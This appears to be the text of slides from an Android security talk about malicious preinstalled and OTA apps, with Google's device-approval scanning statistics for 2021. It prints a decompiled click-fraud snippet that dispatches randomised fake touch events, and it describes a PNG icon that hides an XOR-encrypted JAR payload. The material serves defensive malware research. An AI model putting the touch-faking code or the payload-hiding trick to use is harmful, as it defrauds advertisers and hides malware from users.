
```
android.view.MotionEvent$PointerCoords v4_3 = new
    android.view.MotionEvent$PointerCoords();
v4_3.x = ((float)param1);
v4_3.y = ((float)param2);
v4_3.pressure = ((float)((4602678819172647000
    + (Math.random() / 4611686018427388000))
    + (Math.random() / 4611686018427388000)));
v4_3.touchMinor = (1117782016
    + (new java.util.Random().nextFloat() * 1106247680));
v4_3.toolMinor = v4_3.touchMinor;
v4_3.touchMajor = (v4_3.touchMinor
    + (new java.util.Random().nextFloat() * 1106247680));
v4_3.toolMajor = v4_3.touchMajor;
v4_3.orientation = ((float)(4599075939685499000
    + (Math.random() / 4611686018427388000)));
v4_3.size = 0;
[...]
p29.dispatchTouchEvent(v4_18);
```

Example of a click fraud app heavily using randomisation

android

# Tricks from the payload

How NOT to get the top activity:



This is not only an icon.

This is a PNG file with embedded JAR file, which is XORed using a key hidden in it.





```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <int name="youmi_ad_display_total" value="0" />
  <int name="main_service_on_create" value="0" />
  <int name="remote_proc_monitor_publish_total" value="0" />
  <int name="youmi_ad_click_total" value="0" />
  <int name="baidu_ad_display_total" value="0" />
  <int name="gdt_ad_click_total" value="0" />
  <int name="baidu_ad_click_total" value="0" />
  <int name="def_ad_display_total" value="0" />
  <int name="gdt_ad_display_total" value="0" />
  <int name="mobvista_ad_display_total" value="1" />
  <int name="def_ad_click_total" value="0" />
  <int name="mobvista_ad_click_total" value="0" />
</map>
```

Counters making sure that disruptive ads aren't displayed too often

android

# Combating malicious OTA apps

# Approval process for Android devices



New device or update is about to be released (with Google apps)

Tests are done both on device and on the system image

Device is approved



# Build Test Suite statistics for 2021



3+  
billion

devices  
protected



3.4+  
million

preinstalled  
applications  
scanned



100+  
thousand

system  
images  
scanned

android

# Thank you!



Twitter: @guertin\_alec, @maldr0id

android